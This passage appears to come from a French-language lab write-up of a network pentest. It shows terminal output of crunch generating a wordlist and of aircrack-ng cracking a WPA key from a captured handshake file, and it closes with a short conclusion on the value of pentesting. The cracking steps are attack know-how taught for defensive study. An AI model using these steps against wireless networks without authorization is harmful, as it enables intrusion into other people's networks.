Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125

crunch: 100% completed generating output
root@kali:~# ls
Desktop      Music      Templates  capture-01.csv      capture-01.log.csv      orangemali.com_2024_08_19_10_12_24.js
Documents    Pictures   Videos    capture-01.kismet.csv  embedded-browser-no-sandbox.json  orangemali.com_2024_08_19_10_21_41.js
Downloads    Public     capture-01.cap  capture-01.kismet.netxml  google.com_2024_08_19_10_12_45.json  wordlist.txt
root@kali:~#
```

cabcf

der6dxahav

cabda

cabdb

cabdc

Étude de Cas Pratique : Pentest Réseau

Récupération de la clé wifi

```
root@kali:~# aircrack-ng -w wordlist1.txt capture-01.cap
Reading packets, please wait...
Opening capture-01.cap
Read 292019 packets.

Aircrack-ng 1.7

[00:00:01] 2875/3126 keys tested (2331.07 k/s)
Time left: 0 seconds
KEY FOUND! [ der6dxahav ]

Master Key      : 6E 23 86 4B 1D 25 78 B0 CA 8F E5 96 DB 80 5D 0D
                  B1 77 6C 4A 48 4B 1D 70 39 4E BB 6E 59 CB 7E 92
Transient Key   : 41 E8 17 23 22 A8 F6 90 55 C8 A8 66 90 E3 D9 82
                  B7 04 F7 C9 07 33 9D A2 D2 D3 D3 CC 53 EC 48 FA
                  6F 12 68 FC AD D1 D1 7A C9 73 7B E2 A5 2B 76 A3
                  D5 B5 BA 4B 4F 81 00 6B 3C EC 2C 00 51 F8 AD 13
EAPOL HMAC      : C2 47 EF 14 E7 2A AC C3 1A 0D 66 79 70 86 50 AF

root@kali:~#
```

AIRCRAK-NG

CONCLUSION:

Le pentesting est essentiel pour identifier et corriger les failles de sécurité avant qu'elles ne soient exploitées. En simulant des attaques réelles, il permet de mieux comprendre les vulnérabilités et de renforcer efficacement la sécurité des systèmes. Intégrer régulièrement des tests d'intrusion dans une stratégie globale de cybersécurité est la clé pour se protéger contre les menaces toujours croissantes.